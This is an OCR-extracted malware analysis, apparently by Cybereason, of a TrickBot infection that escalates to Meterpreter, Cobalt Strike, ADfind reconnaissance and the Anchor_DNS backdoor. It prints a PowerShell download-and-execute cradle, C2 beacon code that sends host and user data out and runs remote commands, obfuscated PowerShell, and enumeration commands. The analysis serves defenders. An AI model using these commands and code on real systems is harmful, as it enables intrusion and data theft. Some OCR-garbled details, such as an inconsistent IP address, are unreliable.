


The net.exe process tree.

```
Nltest / domain_trusts /all_trusts

Net view /all

Nltest /domain_trusts

Net view /all /domain

Ipconfig /all

Net config workstation

Nslookup “-q=srv_kerberos._tcp”

/c “start microsoft-edge:http://127.0.0.1:52715/11984”
```

Reconnaissance commands launched by TrickBot.

The attacker also uses PowerShell to test DNS entry settings. They use the command **-q=srv_kerberos_tcp** on the process **nslookup.exe** to open an interactive shell. They use the shell to expand their search to other machines on the network by searching for things like a list of the domain controllers.



```
powershell -nop -exec bypass -EnCodedCommand nslookup -
q=srv _kerberos._tcp
```

TrickBot testing DNS settings.

With this in mind, we gather that the attackers goal is to spread within organizations to multiple machines, not just to the target machine.

From TrickBot Infection to Interactive Hacking


The threat actor evaluates information sent back to the C2 server and identifies if they have successfully infected a high-value target. If so, they escalate their efforts by switching to interactive hacking: reconnaissance, credential dumping, lateral movement, and in some cases the mass deployment of ransomware across endpoints connected to the domain controller.

PowerShell Payloads

The threat actor leverages PowerShell to send additional payloads to the target machine. They issue commands to fetch a payload from a secondary server and, once it’s downloaded, immediately execute it on the target machine through PowerShell.

powershell.exe -nop -WindowStyle Hidden -executionpolicy bypass -c "IEX ((new-object net.webclient).downloadstring('hxxps://northracing[.]net/?a=irs&x=[base64]'))"


The northracing[.]net URL contains a PowerShell script in the contents of the webpage. Though we were unable to fetch the script used in this specific incident, we were able to pivot off the query parameters used in the above PowerShell script (*?a=irs&x=*) to find a sandbox report for similar activity. The PowerShell payload runs two stages: the first stage sends basic information to the C2 domain and waits for a response to see if it should continue its operation. If the threat actor does not send a stop flag, the PowerShell script runs in a constant loop and continuously POSTs data to the same domain the payload was fetched from. Each POST request is sent along with a UUID generated from the user's hostname and the current process ID.




```
$key = 'ybEsTxhqPuN4uVkemt6WjxaJN8jBdAGLxKeY9a4CnMTLSSq2';
$URL = "https://magichere.icu";
$timeout = 60;
$uuid = (get-wmiobject Win32_ComputerSystemProduct).UUID;
function sendPostReq($a, $ps) {
    $ps.Add('p', $a);
    $ps.Add('p1', $key);
    $ps.Add('p2', (b64e -str $uuid));
    $ps.Add('p9', (b64e -str $PID));
    $WC = New-Object System.Net.WebClient
    $WC.UseDefaultCredentials = $true
    $Result = $WC.UploadValues($URL, "post", $NVC);
    $result = [System.Text.Encoding]::UTF8.GetString($Result)
    $WC.Dispose();
    return $result;
}
```

Information sent along each POST request in the payload.

A POST request containing basic information about the machine is sent, which includes the current user and their domain, the root of the file system, and information about the operating system.



```
$NVC = New-Object System.Collections.Specialized.NameValueCollection
$NVC.Add('p3', (b64e -str "$($env:UserDomain)\$($env:UserName)"));
$NVC.Add('p4', (b64e -str $env:ComputerName));
$NVC.Add('p5', (b64e -str (Get-Item -Path ".\").FullName));
$NVC.Add('p7', (b64e -str (Get-WmiObject -class Win32_OperatingSystem).Caption));
$NVC.Add('p8', (b64e -str (Get-WmiObject Win32_OperatingSystem).OSArchitecture));
$NVC.Add('p10', (b64e -str ([Security.Principal.WindowsIdentity]::GetCurrent().Name)));
$res = (sendPostReq -a 'i' -ps $NVC);
if ($res -eq 'cex01') {
    taskkill /F /PID $PID
    return
    exit
}
else {
    $timeout = $res -replace "crx", ""
}
```



- WMI Activity

False

Executed by WMI

select * from WIN32_NeTWoRKADaptErCOnFIgURAtION,select * from WiN32_OpeRaTingSYsTem

WMI Queries

- WMI Activity

False

Executed by WMI

select * from WIN32_OPERatiNgSYSTem,select * from WiN32_NetwOrKADAptERConFIGurATIOn


WMI Queries

The PowerShell payloads using WMI to probe for system information.

This information is sent to the C2 along with the `i` parameter. When a response is received, the payload checks to see if the response matches the value *cex01*. If it does, the PowerShell script stops executing and kills the task. If the response is any other value, the script sets a timeout variable based on the response and continues to the main loop.

This indicates that the attacker is either looking to target specific Windows domains or specific operating system versions.

The main loop sends a POST request to the server with the `t` parameter, which requests the next commands from the server.




```
foreach ($line in $res.Split([Environment]::NewLine)) {
    if ($line -ne '') {
        try {
            $decodedCommand = (b64d -str $line);
            $comm = $decodedCommand.Split([Environment]::NewLine);
            $OutputVariable = (IEX (b64d -str $comm[1])) | Out-String;
            if ($?) {
                $NVC = New-Object System.Collections.Specialized.NameValueCollection
                $NVC.Add('p3', (b64e -str $OutputVariable));
                $NVC.Add('p4', (b64e -str (Get-Item -Path ".\").FullName));
                $NVC.Add('p5', (b64e -str $comm[0]));
                $res = (sendPostReq -a 'a' -ps $NVC);
            }
```

The main loop that sends a POST request to the server.

Each line in the response from the threat actor contains a Base64-encoded command, which is decoded and then immediately executed using PowerShell through the Invoke-Expression (IEX) commandlet. The output of the command is sent back to the C2 server using a POST request with the “a” parameter.

Meterpreter & Cobalt Strike Implants




The attack tree demonstrating the beginning of the hacking operation using Meterpreter.

Meterpreter Implant

The attackers use a Meterpreter implant to carry out post-exploitation actions. The Cybereason Platform detects both the shellcode and various Meterpreter DLLs reflectively loaded to memory. The detected DLLs include:


- **Metsrv.dll:** For Meterpreter, where the protocol and extension systems are implemented
- **Ext_server_priv.x86.dll:** For privilege escalation
- **Ext_server_stdapi.x86.dll**: A metasploit post exploitation module used for reconnaissance

Cybereason detects the reflectively loaded malicious modules as a Meterpreter agent and shellcode executed by the Meterpreter agent.




Type	Root cause
	Malicious process nt_d1.exe Process has loaded a Meterpreter agent
	Malicious process nt_d1.exe Shellcode Execution

Examining the loaded modules shows which Metasploit modules are loaded.



```
ext_server_priv.x86.dll {FLOATING}
{FLOATING}
metsrv.dll {FLOATING}
ext_server_stdapi.x86.dll {FLOATING}
```


The Meterpreter agent creates a connection to port 4444 on the external IP address 91.12.89[.]129.




[redacted]:51559 > 91.121.89.129:4444
Connections

Cobalt Strike Implant

Using Meterpreter, the attackers injected Cobalt Strike and other Metasploit payloads into the rundll32.exe process.



Attackers injecting Cobalt Strike and other Metasploit payloads into the rundll32.exe process.




Type	Root cause
	Malicious process rundll32.exe Process has loaded Cobalt Strike Beacon
	Malicious process rundll32.exe Process has loaded a Meterpreter agent
	Malicious process rundll32.exe Shellcode Execution

Detection of Cobalt Strike, Meterpreter, and shellcode execution.

The attacker uses the following metasploit modules:

- **ext_server_extapi.x86.dll**: Obtains clipboard data and manipulates and decrypts the NTDS file
- **ext_server_priv.x86.dll**: Performs privilege escalation
- **Ext_server_stdapi.x86.dll**: Performs reconnaissance activity
- **Bypassuac.x64.dll**: A post-exploitation module used to bypass User Account Control



elevate.x64.dll {FLOATING}

{FLOATING}

ext_server_extapi.x86.dll {F...


metsrv.dll {FLOATING}

ext_server_priv.x86.dll {FLO...

ext_server_stdapi.x86.dll {F...

bypassuac.x64.dll {FLOATI...

Post-exploitation modules reflectively loaded to rundll32.exe



- Connection

[redacted] > 199.217.115.53:8443

Connections

The connection to the external IP address 199.217.115[.]53 on port 8443.

Both Meterpreter and Cobalt Strike are legitimate penetration testing tools that have been repeatedly used by various threat actors, including the FIN6 threat actor.


Active Directory Discovery using Cobalt Strike

The threat actor uses known Cobalt Strike modules to enumerate Active Directory information:

- https://github.com/killswitch-GUI/CobaltStrike-ToolKit/blob/master/Invoke-DACheck.ps1
- https://github.com/killswitch-GUI/CobaltStrike-ToolKit/blob/master/Initial-LAdminCheck.cna

The attackers execute several Base64-encoded PowerShell commands in order to determine if the infected machine's user is in the admin or domain admin group.

After verifying the user is an admin, the threat actor gathers information about the domain controllers and their IP addresses using an additional Base64-encoded and compressed PowerShell command.



```
powershell -nop -exec bypass -EnCodedCommand .( $vErbOsePreFeREncE.ToStRiNG
()[1,3]+'X'-JOin'') ( nEw-OBject system.IO.stReAMrEadeR( ( nEw-OBject syStem.
IO.cOMpRESsIon.DeFLAteStREaM( [io.MEmorYStREaM] [System.cOnVErT]::
FrOmbASE64sTRINg(
'XY9NawIxEIbvgfyHOezBQg09C0Ktq22hbBfWm0jZ7g41spvIZGoJrf+9yX4omEvgmfdjJqltW2oDc
9gW3jG2KtWEFVvyDumkK3RqUbE+YT1ylXaW3Wz2jLz8JkLDPZrcSZEMgX+wtrQqq/30/fMQjPCbfAz
OpTVMtmmQ3DnopLhVSgGQ7K3jVRD662oZskqN65tfwvzJZ2WLk5Ac/9Ce4c+YMt34I0YMeTGinOwRi
T08dh3xdYo5DBEjfc0XdU3oXBxdNlEDfNOOtw87dVFtbMGkzVdvP0sR7yqwiaUx9v4aKMU/'),[Io
.COMPResSIoN.compResSionMoDe]::DecOMpresS) ), [tExT.EnCODINg]::aScII) ).
ReAdtoEND()
```

The obfuscated and compressed PowerShell command.

The decoded PowerShell command that attempts to gather domain controller information.

Active Directory Discovery using ADfind


The attackers deploys a batch script that executes the ADfind.exe tool to enumerate users, groups, and computers of the Windows domain.

```
adfind.exe -f "(objectcategory=organizationalUnit)"

adfind.exe -gcb -sc trustdmp

adfind.exe -f "objectcategory=computer"

adfind.exe -sc trustdmp

adfind.exe -f "(objectcategory=person)"

adfind.exe -subnets -f (objectCategory=subnet)

adfind.exe -f "(objectcategory=group)"
```

The ADfind tool has reportedly been used previously in attacks related to FIN6.

New Anchor_DNS Variant Discovered

One of the most interesting payloads in these attacks is the *Anchor_DNS* malware, which was originally discovered in October 2019 by NTT Security. It is classified by NTT as a variant of the infamous TrickBot malware, which uses DNS tunneling to stealthily communicate with C2 servers. Though this variant was first discovered in October 2019, there is evidence that *Anchor_DNS* was used as far back as March 2019.\



History

Creation Time	2019-03-29 16:07:04
First Submission	2019-05-24 08:22:37
Last Submission	2019-07-09 12:10:02
Last Analysis	2019-10-15 18:47:28
Debug Artifacts	2019-03-29 16:07:04

Oldest Anchor_DNS sample observed, SHA-1: b388243bf5899c99091ac2df13339f141659bbd4

This new variant acts as a sophisticated, stealthy backdoor that selectively chooses high-profile targets. *Anchor_DNS* is still undergoing rapid development cycles with code changes and new feature updates every few weeks.


This is a new variant of *Anchor_DNS* that appeared as early as November 2019 and exhibits the following changes in code and behavior:

- No self-deletion mechanism shown in previous samples
- No internet connectivity checks using legitimate online web services
- A built-in capability to check for C2 availability using ICMP (ping)
- Additional partial string encryption and code obfuscation

Static Analysis Observations

File name	SHA-1
anchorDNS_x64.exe	5f1ad1787106de9725005d8da33d815d0994ee83

